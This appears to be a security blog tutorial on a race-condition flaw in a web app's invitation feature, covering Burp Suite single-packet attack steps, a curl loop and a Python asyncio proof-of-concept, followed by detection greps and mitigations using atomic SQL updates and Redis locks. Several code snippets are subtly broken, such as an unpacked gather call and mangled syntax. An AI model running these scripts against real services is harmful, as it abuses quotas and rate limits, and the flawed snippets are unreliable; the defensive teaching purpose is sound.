Listen to this Post
Introduction:

In the high-stakes world of web application security, a subtle flaw in concurrency control can lead to catastrophic breaches. A recent vulnerability disclosure highlights a critical race condition attack against an “Invite Others” feature, allowing attackers to bypass invitation quotas and circumvent rate-limiting defenses. This exploit, leveraging a simple yet powerful “single-packet attack,” underscores the persistent threat of logic flaws in modern applications.
Learning Objectives:
- Understand the mechanics of a race condition vulnerability in the context of user invitation systems.
- Learn to reproduce the attack using manual techniques and automated tools like Burp Suite.
- Implement robust server-side mitigations to prevent concurrency-based privilege escalation and quota bypass.
You Should Know:
1. Decoding the Race Condition Vulnerability
A race condition occurs when a system’s output depends on the sequence or timing of uncontrollable events, particularly when multiple threads or processes access shared data concurrently without proper synchronization. In this invite feature scenario, the application likely checks a user’s invitation quota and deducts from it in two separate steps. If an attacker fires multiple requests simultaneously, the system might check the quota (e.g., “5 invites left”) for all requests before any single request deducts from the count, allowing all parallel requests to pass.
Step-by-step guide explaining what this does and how to use it.
The core issue is non-atomic transaction handling. The pseudo-code for a vulnerable endpoint might look like this:
 VULNERABLE PSEUDO-CODE
def send_invite(email):
user = get_current_user()
if user.invites_sent < user.invite_quota:  CHECK
send_email_invite(email)
user.invites_sent += 1  DEDUCT
user.save()
return "Invite sent!"
else:
return "Quota exceeded."
The window between the `CHECK` and the `DEDUCT` is the race window. To test for this vulnerability conceptually, you can use simple Linux commands to simulate concurrent requests. While tools are better, the concept is shown with `curl` and background jobs:
 Simulating 10 near-simultaneous requests (replace URL & token)
for i in {1..10}; do
curl -X POST https://target.com/api/invite \
-H "Authorization: Bearer <TOKEN>" \
-d '{"email":"[email protected]"}' &
done
wait
echo "All concurrent requests fired."
- The Attack Vector: Bypassing Rate Limits and Quotas
The post specifies using the “Send group in parallel (single-packet attack)” feature in Burp Suite. This technique is devastating because it bundles multiple HTTP requests into a single TCP packet, ensuring they hit the server as concurrently as possible, maximizing the chance of triggering the race condition. This can bypass not only business logic (the quota) but also any rate-limiting that processes requests individually without considering packet-level concurrency.
Step-by-step guide explaining what this does and how to use it.
1. Recon & Intercept: As a tester, you first identify the invitation endpoint (e.g., POST /api/v1/invite). You send one legitimate invite request while intercepting traffic with Burp Suite.
2. Send to Repeater: Right-click the intercepted request in Burp Proxy and send it to Burp Repeater.
3. Clone and Group: In Repeater, use the “Send to” dropdown to create multiple copies (e.g., 5-10) of the request. Select all new Repeater tabs, right-click, and choose “Add to group (parallel)”. This creates a new attack group.
4. Execute Single-Packet Attack: In the group tab, ensure the “Concurrency” setting is high (e.g., 20-30 threads). Crucially, check the box for “Send group in parallel (single-packet attack)”. This is the magic button.
5. Analyze Results: Click “Attack”. Observe all responses. Success is indicated by multiple `200 OK` or “invite sent” responses, even if your quota was only one. The server’s quota counter will be wildly inaccurate.
3. Manual Exploitation and Proof-of-Concept Scripting
For environments where Burp Suite isn’t available, or for automating the discovery, you can write a Python script using `asyncio` or `threading` to fire concurrent requests. This also helps in understanding the raw mechanics of the attack.
Step-by-step guide explaining what this does and how to use it.
Create a Python script (`race_condition_poc.py`):
import asyncio
import aiohttp
import sys

TARGET_URL = "https://target.com/api/invite"
AUTH_TOKEN = "Bearer YOUR_TOKEN_HERE"
EMAIL_PREFIX = "victim"
NUM_REQUESTS = 10

async def send_invite(session, i):
json_data = {"email": f"{EMAIL_PREFIX}{i}@target.com"}
headers = {"Authorization": AUTH_TOKEN, "Content-Type": "application/json"}
try:
async with session.post(TARGET_URL, json=json_data, headers=headers) as resp:
text = await resp.text()
print(f"[{i}] Status: {resp.status}, Response: {text[:50]}")
except Exception as e:
print(f"[{i}] Failed: {e}")

async def main():
connector = aiohttp.TCPConnector(limit_per_host=100)  High concurrency
timeout = aiohttp.ClientTimeout(total=10)
async with aiohttp.ClientSession(connector=connector, timeout=timeout) as session:
tasks = [send_invite(session, i) for i in range(NUM_REQUESTS)]
await asyncio.gather(tasks, return_exceptions=True)

if <strong>name</strong> == "<strong>main</strong>":
asyncio.run(main())
Run it from your Linux/Windows terminal: python3 race_condition_poc.py. The script creates and executes all network requests in a highly concurrent manner, mimicking the Burp attack.
4. Detection: Identifying Race Conditions in Your Code
Defenders need to audit code for patterns that separate “check” and “use” (Time-of-Check-Time-of-Use – TOCTOU). Use static application security testing (SAST) tools with rules for race conditions. Dynamic analysis can involve automated concurrency testing. On Linux, you can use `grep` to find potential code patterns:
 Simple search for potential risk patterns in a codebase
grep -n "invites_sent.invite_quota" /path/to/code/.py
grep -n "if.count.<.limit.then.update" /path/to/code/.java
- Mitigation: Locking Down the Logic with Atomic Operations
The solution is to make the check-and-deduct operation atomic and thread-safe. This is typically done at the database level.
Step-by-step guide explaining what this does and how to use it.
For Database-Centric Mitigation (Pseudocode):
Use an atomic update operation that only succeeds if the quota hasn’t been exceeded.
-- SQL (PostgreSQL example) - Atomic update
UPDATE users
SET invites_sent = invites_sent + 1
WHERE user_id = 123 AND invites_sent < invite_quota
RETURNING ;
The application code then checks if a row was updated:
 MITIGATED PSEUDO-CODE
def send_invite_safe(email):
 Atomic database operation
updated = db.execute("""
UPDATE users
SET invites_sent = invites_sent + 1
WHERE user_id = ? AND invites_sent < invite_quota
RETURNING id
""", (current_user.id,))
if not updated:
return "Quota exceeded."  Atomic check failed

If we get here, the quota was reserved for THIS request
send_email_invite(email)
return "Invite sent!"
Additional Server-Side Hardening:
Implement Request Queuing: Use a message queue (e.g., RabbitMQ, Redis) with a single consumer process for invitation tasks, serializing all requests.
Use Distributed Locks: For distributed systems, employ locks (e.g., Redis Redlock) on the user’s resource for the operation’s duration. Example with redis-py:
from redis import Redis
from redis.lock import Lock
redis_client = Redis()
user_lock = Lock(redis_client, f"user_lock:{user_id}", timeout=5)
if user_lock.acquire(blocking=False):
try:
 Process invite
finally:
user_lock.release()
Strengthen Rate Limiting: Use a robust rate limiter (e.g., token bucket) that accounts for concurrent packet attacks, potentially at the load balancer or API gateway level.
What Undercode Say:
- Concurrency is the Enemy of Assumption: Never assume two events will happen in a prescribed order without explicit, enforced synchronization. Business logic that “feels” sequential is often parallel under load.
- Tool Mastery is Non-Negotiable: The “single-packet attack” feature in Burp Suite is a perfect example of a simple tool feature that exploits a profound system weakness. Ethical hackers must master their tools’ advanced capabilities to find flaws that others miss.
Analysis: This finding is a classic yet frequently missed vulnerability. It moves beyond simple bug hunting into the realm of software integrity testing. The attack’s elegance lies in its exploitation of a systemic design oversight—treating a stateful operation as stateless—rather than a mere coding error. It highlights a gap in the Secure Development Lifecycle (SDLC), where unit and integration tests often run in single-threaded environments, missing concurrency bugs that only manifest under real-world, high-concurrency conditions. Defending against this requires a shift in mindset for developers, QA, and DevOps toward “concurrency-by-design” and the implementation of pessimistic locking or atomic operations as a default for state-changing transactions.
Prediction:
Race condition vulnerabilities will become increasingly prevalent and severe with the proliferation of microservices and serverless architectures (e.g., AWS Lambda, Azure Functions). These environments, where functions are instantiated on-demand and state is often externalized, introduce complex, distributed concurrency challenges. We predict a rise in automated “race condition fuzzers” integrated into DAST tools and a corresponding shift in cloud platform offerings towards simpler, native atomic operations and state management services. Furthermore, as AI-assisted coding accelerates development, the risk of generating code that lacks proper concurrency controls will grow, making manual security reviews and targeted penetration testing for logic flaws more critical than ever.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Muhammad Qasiim – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


